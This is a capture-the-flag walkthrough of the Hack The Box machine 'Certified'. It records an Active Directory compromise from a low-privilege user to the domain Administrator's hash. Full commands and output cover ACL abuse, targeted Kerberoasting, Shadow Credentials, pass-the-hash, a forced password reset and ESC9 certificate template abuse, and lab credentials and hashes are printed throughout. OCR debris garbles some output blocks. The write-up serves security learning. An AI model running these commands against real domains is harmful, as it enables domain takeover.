


# Certified (MEDIUM)



Username: judith.mader Password: judith09

## Enumeration

### NMAP

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-06 08:26:35Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
389/tcp open ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap   Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap   Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
5985/tcp open http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

# SMB, RPC Enumeration

- After using the account I got access to I was able to see that I did not have access to any special shares.

# Bloodhound

- Because I got access to a low-privilege account I can now run bloodhound and get a better overview of the whole domain.

```
(kali㉿kali)-[~/Desktop]
└─$ nxc winrm certified.htb -u 'judith.mader' -p 'judith09'
WINRM      10.10.11.41      5985   DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
epit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM      10.10.11.41      5985   DC01          [-] certified.htb\judith.mader:judith09
```

- Because this account does not have WINRM access I can't upload a collector so for this instance I'll be using the `bloodhound-python` collector.

```
(kali㉿kali)-[~/Desktop]
└─$ sudo bloodhound-python -d certified.htb -u judith.mader -p judith09 -ns 10.10.11.41 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.certified.htb:88)]
Name or service not known
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 14S
```

- After running the collector and uploading it to bloodhound I started to look at each aspect I could find.

## Kerberos Enumeration


- The following user was the only one that was found to be kerberoastable.



MANAGEMENT\_SVC@CERTIFIED.HTB

- No users were found to be vulnerable to AS-REP Roast

- After looking around I found the following path to what seems to be an account of importance called **CA\_OPERATOR**



## Gaining Access

For starters:

The user **JUDITH.MADER@CERTIFIED.HTB** has the ability to modify the owner of the group **MANAGEMENT@CERTIFIED.HTB**.

- Bloodhound recommended I use **ownredit** for this so I went online and searched how to use the tool correctly and what the tools does.
- I managed to find the following example of how to exploit WriteOwner  
<https://www.hackingarticles.in/abusing-ad-dacl-writeowner/>
- After using this article I managed to get the command working.

```
impacket-ownedit -action write -new-owner 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```

```
(kali㉿kali)-[~/Desktop]
$ impacket-ownedit -action write -new-owner 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

## Modifying the rights

- Now I will grant myself the `AddMember` permission.

```
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```

```
(kali㉿kali)-[~/Desktop]
└─$ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```


```
[*] DACL backed up to dacledit-20250505-230322.bak
[*] DACL modified successfully!
```

- Now I can add myself to the group using bloodyAD.

```
bloodyAD --host "10.10.11.41" -d "certified.htb" -u "judith.mader" -p "judith09"
add groupMember "Management" "judith.mader"
```

```
(kali㉿kali)-[~/Desktop]
└─$ bloodyAD --host "10.10.11.41" -d "certified.htb" -u "judith.mader" -p "judith09" add groupMember "Management" "judith.mader"
[+] judith.mader added to Management
```

- My account is that of the owner of the management group. I've got to get access to `management_svc`.



- Thankfully, the members of the `Management` group have `GenericWrite` to the `Management_svc` user.
- Because I have the `GenericWrite` I can write a SPN to this user to make it kerberoastable.

```
(.venv)-(kali㉿kali)-[~/Desktop/htb/tools/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'certified.htb' -u 'judith.mader' -p 'judith09'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
  File "/home/kali/Desktop/htb/tools/targetedKerberoast/targetedKerberoast.py", line 597, in main
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
                                                       aesKey=args.auth_aes_key, kdcHost=args.dc_ip)
  File "/home/kali/Desktop/htb/tools/targetedKerberoast/.venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 323, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
  File "/home/kali/Desktop/htb/tools/targetedKerberoast/.venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

- There is a Clock skew and for some reason `sudo ntpdate ip` is not working so I found the following solution.

```
sudo timedatectl set-ntp off
sudo apt install rdate
```

```
rdate -n [IP of Target]
```

- Using this, I was able to fix the clock skew and then do a targeted kerberoast.

```
└$ python3 targetedKerberoast.py -v -d 'certified.htb' -u 'judith.mader' -p 'judith09' GenericWrite
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (management_svc)
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$cac27131c32de7226acab433aa6d742a$324240
480bd3cdb79bc7b8eb03ee0ef2883850c97f938a5387746030abd6b519ff41043e17ee3fb19adb301e044b50fcfcadaeef57f1f2ac2078cc
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fe
```

```
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_
svc*$cac27131c32de7226acab433aa6d742a$324240480bd3cdb79bc7b8eb
03ee0ef2883850c97f938a5387746030abd6b519ff41043e17ee3fb19adb301e
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d2bc91494e75f7449b3cdb10207f6de3fa78a823692575bb4d3febb61d8a4e0
0a1dbeCDF0839d6a55e70edfc82383d6160596baa4fe5176ebe45d17f76e22e5
```

```
b6659bbca0ac5593d169488bbd7d417aff006df910b07fa7d69d74a19a7367ee  
e7da9bce5327c63ba8e0a4f4e035c0a56ae7be3e68c766bd9c26dac7053d78  
95478492173e44a4d0c1502371fa505508f66eb10f450ab9cfc804d73733fc5  
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f3701b404ff918298e651f09e6ecae545b8472e997177882016d5881952f2f7ba  
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258f2b7194426387d4c02cfac49fe10e65d5038548cf4132ccb064eccb8c2517  
8ceea11cd5a0e1c7f5956fe
```

- The hash could not be cracked, which I already knew because this account was already kerbroastable from the start but I still did it to learn how the tool worked and in what cases I could use this tool.
- Now I moved on to Shadow Credentials.

Using `pywhiskers`

```
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "add"
```

```

[.venv]-(kali㉿kali)-[~/.../htb/tools/pywhisker/pywhisker]
$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 2c60c33f-4fe1-786e-cd8e-925c80ddd811
[*] Updating the msDS-KeyCredentialLink attribute of MANAGEMENT_SVC
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: TSVUptL6.pfx
[+] PFX exportiert nach: TSVUptL6.pfx
[i] Passwort für PFX: wCvVScov5pB8gQESUtq1
[+] Saved PFX (#PKCS12) certificate & key at path: TSVUptL6.pfx
[*] Must be used with password: wCvVScov5pB8gQESUtq1
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools

```

wCvVScov5pB8gQESUtq1

- What I'm doing here is editing the `msDS-KeyCredentialLink` of the `Management_svc` to set my attacker controlled PFX certificate. Now it will trust this certificate.
- With this I'll be able to pre-authenticate with PKINIT as it says at the bottom.
- The KDC will check if I have a matching private key which I do and then I will get a TGT. This will happen because my the KDC will see that my certificate in the AS-REQ matches what has been specified in the `msDS-KeyCredentialLink` for `Management_svc`.
- Now using `gettgpkinit` it's time to go into the final stage of the initial attack.

```
python3 gettgtpkinit.py -cert-pfx "TSVUptL6.pfx" -pxf-pass "wCvVScov5pB8gQESUtq1" "certified.htb/management_svc" "TGT_CCACHE_FILE"
```

```

[.venv]-(kali㉿kali)-[~/Desktop/htb/tools/PKINITtools]
$ python3 gettgtpkinit.py -cert-pfx "TSVUptL6.pfx" -pxf-pass "wCvVScov5pB8gQESUtq1" "certified.htb/management_svc" "TGT_CCACHE_FILE"
The recovered hash can be cracked offline using the tool of your choice.
2025-05-06 19:05:03,446 minikerberos INFO      Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-06 19:05:03,457 minikerberos INFO      Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-06 19:05:16,428 minikerberos INFO      AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-06 19:05:16,429 minikerberos INFO      59522c3ff0373e8028e9abcc724dd7d12a9a4e338eb1de103ba497b4aa02f32b
INFO:minikerberos:59522c3ff0373e8028e9abcc724dd7d12a9a4e338eb1de103ba497b4aa02f32b
2025-05-06 19:05:16,432 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file


```

- Finally got the TGT.

# Performing the same attack but with Certipy.

```
certipy-ad cert -export -pfx "TSVUptL6.pfx" -password "wCvVScov5pB8gQE  
SUtq1" -out "unprotected.pfx"
```


```
certipy-ad auth -pfx "unprotected.pfx" -dc-ip '10.10.11.41' -username 'management_svc' -domain 'certified.htb'
```



```
[.venv]-(kali㉿kali)-[~/Desktop/htb/tools/PKINITtools]
$ certipy-ad auth -pfx "unprotected.pfx" -dc-ip '10.10.11.41' -username 'management_svc' -domain 'certified.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT ... objects to Tier Zero
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Got hash for 'management_svc@certified.htb': aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584
```

- Here I have the hash of the user which I can now use to do a pass the hash.



```
[.venv]-(kali㉿kali)-[~/Desktop/htb/tools/PKINITtools]
$ nxc smb certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
SMB      Shuts down 10.10.11.41       445     DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.41       445     DC01      [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584
```

- The pass the hash is done with the NTLM hash which is the only one that can be passed.
- My account now has WINRM access.

```
evil-winrm -i certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b  
5a6a1295584'
```

```

Mode           LastWriteTime          Length Name
-- Pre-built Searches
-ar--          5/6/2025   1:25 AM      34 user.txt

ACTIVE DIRECTORY    AZURE    CUSTOM SEARCHES

*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
09164915f9e4430ba6c4207236eb55d7
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ipconfig

Windows IP Configuration

    Shortest paths from Owned objects to Tier Zero
Ethernet adapter Ethernet0 2:

    Shortest paths from Owned objects
    Connection-specific DNS Suffix . .
    IPv4 Address . . . . . 10.10.11.41
    Subnet Mask . . . . . 255.255.254.0
    Default Gateway . . . . . 10.10.10.2
*Evil-WinRM* PS C:\Users\management_svc\Desktop>

```

- Managed to get the user flag.

## Privilege Escalation

- Now I will first take a look at the privileges my account has as well as run Winpeas to see if there are any easy Privilege Escalation Vectors.

PRIVILEGES INFORMATION			
Privilege	Name	Description	State
SeMachineAccountPrivilege		Add workstations to domain	Enabled
SeChangeNotifyPrivilege		Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege		Increase a process working set	Enabled

I did not find any special privs that my user had and sadly winpeas didn't find anything special.

## Looking at files

- I Attempted to look through all the files in the machine but I didn't find any important files that would allow me to gain access.


## ADCS

CA Name	:	certified-DC01-CA
DNS Name	:	DC01.certified.htb
Certificate Subject	:	CN=certified-DC01-CA, DC=certified, DC=htb
Certificate Serial Number	:	36472F2C180FBB9B4983AD4D60CD5A9D
Certificate Validity Start	:	2024-05-13 15:33:41+00:00
Certificate Validity End	:	2124-05-13 15:43:41+00:00
Web Enrollment	:	Disabled
User Specified SAN	:	Disabled
Request Disposition	:	Issue
Enforce Encryption for Requests	:	Enabled
Permissions		
Owner	:	CERTIFIED.HTB\Administrators
HTB Access Rights	:	CERTIFIED.HTB\Administrators CERTIFIED.HTB\Domain Admins CERTIFIED.HTB\Enterprise Admins
ManageCertificates	:	CERTIFIED.HTB\Administrators CERTIFIED.HTB\Domain Admins CERTIFIED.HTB\Enterprise Admins
MemberOf		
ManageCa	:	CERTIFIED.HTB\Administrators CERTIFIED.HTB\Domain Admins CERTIFIED.HTB\Enterprise Admins
Enroll	:	CERTIFIED.HTB\Authenticated Users
Certificate Templates	:	[!] Could not find any certificate templates

- No vulnerable certificate templates could be found.

## Exploiting GenericAll

- While looking at my new user in bloodhound I could see it had generic all to the `CA_OPERATORS`



- Thanks to this, I started looking at how to exploit this and what access it could give me to gain privileges.
- GenericAll can allow me to perform a targeted Kerberoast and potentially reset this user's password without knowing their original password. I could also use the same attack I previously did with pywhiskers to once again get access, but in this case, I wanted to try something new to be able to learn.

I decided on getting a password reset but here I struggled a little because I only had a password hash not a password but after looking for a while online and through tools I managed to find a way to pass the hash.

```
pth-net rpc password "CA_OPERATOR" -U "certified.htb"/"Management_sv
c%"ffffffffffaaaaaaaaaaaaaaaaa091c1832bcd4677c28b5a6a1295584" -S "10.
10.11.41"
```

Thanks to this, I reset the password and now have access to the **CA\_OPERATOR** user account.

# Enumeration with the new user

```
[.venv]-(kali㉿kali)-[~/Desktop/htb/tools] $ nxc smb certified.htb -u "CA_OPERATOR" -p "Password1" --shares
SMB          10.10.11.41    445   DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB          10.10.11.41    445   DC01      [+] certified.htb\CA_OPERATOR:Password1
SMB          10.10.11.41    445   DC01      [*] Enumerated shares
SMB          10.10.11.41    445   DC01      Share           Permissions      Remark
SMB          10.10.11.41    445   DC01      ADMIN$          READ             Remote Admin
SMB          10.10.11.41    445   DC01      C$              READ             Default share
SMB          10.10.11.41    445   DC01      IPC$            READ             Remote IPC
SMB          10.10.11.41    445   DC01      NETLOGON        READ             Logon server share (400)
SMB          10.10.11.41    445   DC01      SYSVOL          READ             Logon server share
                                                               Domain FQDN: 9-1-5-21-729746778-2675978091-3820388244
                                                               Do Not require Pre-Authentication: FALSE
                                                               CERTIFIED HTB
                                                               SID: S-1-5-21-729746778-2675978091-3820388244
```

- I decided to check the shares to see if there were any new shares that I could have access to and find something but there was no new access.
  - Next, I decided to check Bloodhound and check if there was a direct path to the admin from this user.

"CA\_OPERATOR": "Password1"

- Because this account is called `CA_OPERATOR` I wanted to try an ADCS attack.

```
certipy-ad find -u "CA_OPERATOR" -p "Password1" -dc-ip 10.10.11.41 -stdout -vulnerable
```

## Certificate Authorities

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CA Name	:	certified-DC01-CA
DNS Name	:	DC01.certified.htb
Certificate Subject	:	CN=certified-DC01-CA, DC=certified, DC=htb
Certificate Serial Number	:	36472F2C180FBB9B4983AD4D60CD5A9
<b>D</b>		
Certificate Validity Start	:	2024-05-13 15:33:41+00:00
Certificate Validity End	:	2124-05-13 15:43:41+00:00
Web Enrollment	:	Disabled
User Specified SAN	:	Disabled
Request Disposition	:	Issue
Enforce Encryption for Requests	:	Enabled
<b>Permissions</b>		
Owner	:	CERTIFIED.HTB\Administrators
<b>Access Rights</b>		
ManageCertificates	:	CERTIFIED.HTB\Administrators CERTIFIED.HTB\Domain Admins CERTIFIED.HTB\Enterprise Admins
ManageCa	:	CERTIFIED.HTB\Administrators CERTIFIED.HTB\Domain Admins CERTIFIED.HTB\Enterprise Admins
Enroll	:	CERTIFIED.HTB\Authenticated Users
<b>Certificate Templates</b>		
0		
Template Name	:	CertifiedAuthentication
Display Name	:	Certified Authentication
Certificate Authorities	:	certified-DC01-CA
Enabled	:	True
Client Authentication	:	True
Enrollment Agent	:	False
Any Purpose	:	False
Enrollee Supplies Subject	:	False
Certificate Name Flag	:	SubjectRequireDirectoryPath SubjectAltRequireUpn
Enrollment Flag	:	NoSecurityExtension AutoEnrollment PublishToDs

```

Private Key Flag : 16842752
Extended Key Usage : Server Authentication
                           Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1000 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights : CERTIFIED.HTB\operator ca
                           CERTIFIED.HTB\Domain Admins
                           CERTIFIED.HTB\Enterprise Admins
Object Control Permissions
  Owner : CERTIFIED.HTB\Administrator
  Write Owner Principals : CERTIFIED.HTB\Domain Admins
                           CERTIFIED.HTB\Enterprise Admins
                           CERTIFIED.HTB\Administrator
  Write Dacl Principals : CERTIFIED.HTB\Domain Admins
                           CERTIFIED.HTB\Enterprise Admins
                           CERTIFIED.HTB\Administrator
  Write Property Principals : CERTIFIED.HTB\Domain Admins
                           CERTIFIED.HTB\Enterprise Admins
                           CERTIFIED.HTB\Administrator
[!] Vulnerabilities
  ESC9 : 'CERTIFIED.HTB\\operator ca' can enroll and temp
late has no security extension

```

- Now it's time to look at how to exploit ESC9. From learning how to exploit this attack, I need the following:

user1 has GenericWrite against user2 and wants to compromise user3. user2 is allowed to enroll in a vulnerable template that specifies the CT\_FLAG\_NO\_SE

CURITY\_EXTENSION flag in the msPKI-Enrollment-Flag value.

<https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#esc9-no-security-extension>

- Thankfully, I got this exact same setup.



- I currently have **GenericAll** to a user account that has access to enroll in the vulnerable template. GenericAll gives me even more access than GenericWrite.

User1: `Management_svc` Hash: `a091c1832bcdd4677c28b5a6a1295584`

User2: `CA_OPERATOR` Pass: `Password1`

User3: `Administrator`.

```
certipy-ad shadow auto -username "Management_svc@certified.htb" -hashes  
"a091c1832bcdd4677c28b5a6a1295584" -account CA_OPERATOR
```

```

[*] Targeting user 'ca_operator' (certified-for-internal-realm.com keyfile_type==home/silver/admin.ccache), keyfile_type being cache
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0e9b2c25-b574-55a4-ce80-6c51b204bb0'
[*] Adding Key Credential with device ID '0e9b2c25-b574-55a4-ce80-6c51b204bb0' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID '0e9b2c25-b574-55a4-ce80-6c51b204bb0' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': 64f12cddaa88057e06a81b54e73b949b

```

- Now I will change the **UPN** of **CA\_OPERATOR** to that of the Administrator account.

```

certipy-ad account update -username "Management_svc@certified.htb" -hashes "a091c1832bcdd4677c28b5a6a1295584" -user CA_OPERATOR -upn Administrator

```

```

[.venv]-(kali㉿kali)-[~/Desktop/htb/tools]$ certipy-ad account update -username "Management_svc@certified.htb" -hashes "a091c1832bcdd4677c28b5a6a1295584" -user CA_OPERATOR -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName : Administrator
[*] Successfully updated 'ca_operator'

```

- Now I will request the certificate as the **CA\_OPERATOR**

```

certipy-ad req -username "CA_OPERATOR" -hashes "64f12cddaa88057e06a81b54e73b949b" -target "10.10.11.41" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'

```

```

[.venv]-(kali㉿kali)-[~/Desktop/htb/tools]$ certipy-ad req -username "CA_OPERATOR" -hashes "64f12cddaa88057e06a81b54e73b949b" -target "10.10.11.41" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
    "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ", level=Global_Catalog (0))
[*] Requesting certificate via RPC (0x0000)
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID (0x0000)
[*] Saved certificate and private key to 'administrator.pfx'

```

- Now with this `administrator.pfx` I can do a pass-the-cert or I can get the NTLM hash of the user and do a pass-the-hash.

```
[.venv]-(kali㉿kali)-[~/Desktop/htb/tools]$ certipy-ad auth -pfx 'administrator.pfx' -domain "certified.htb"
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@certified.htb
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

administrator:0d5b49608bbce1751f708748f67e2d34

```
[.venv]-(kali㉿kali)-[~/Desktop/htb/tools]$ nxc smb certified.htb -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'
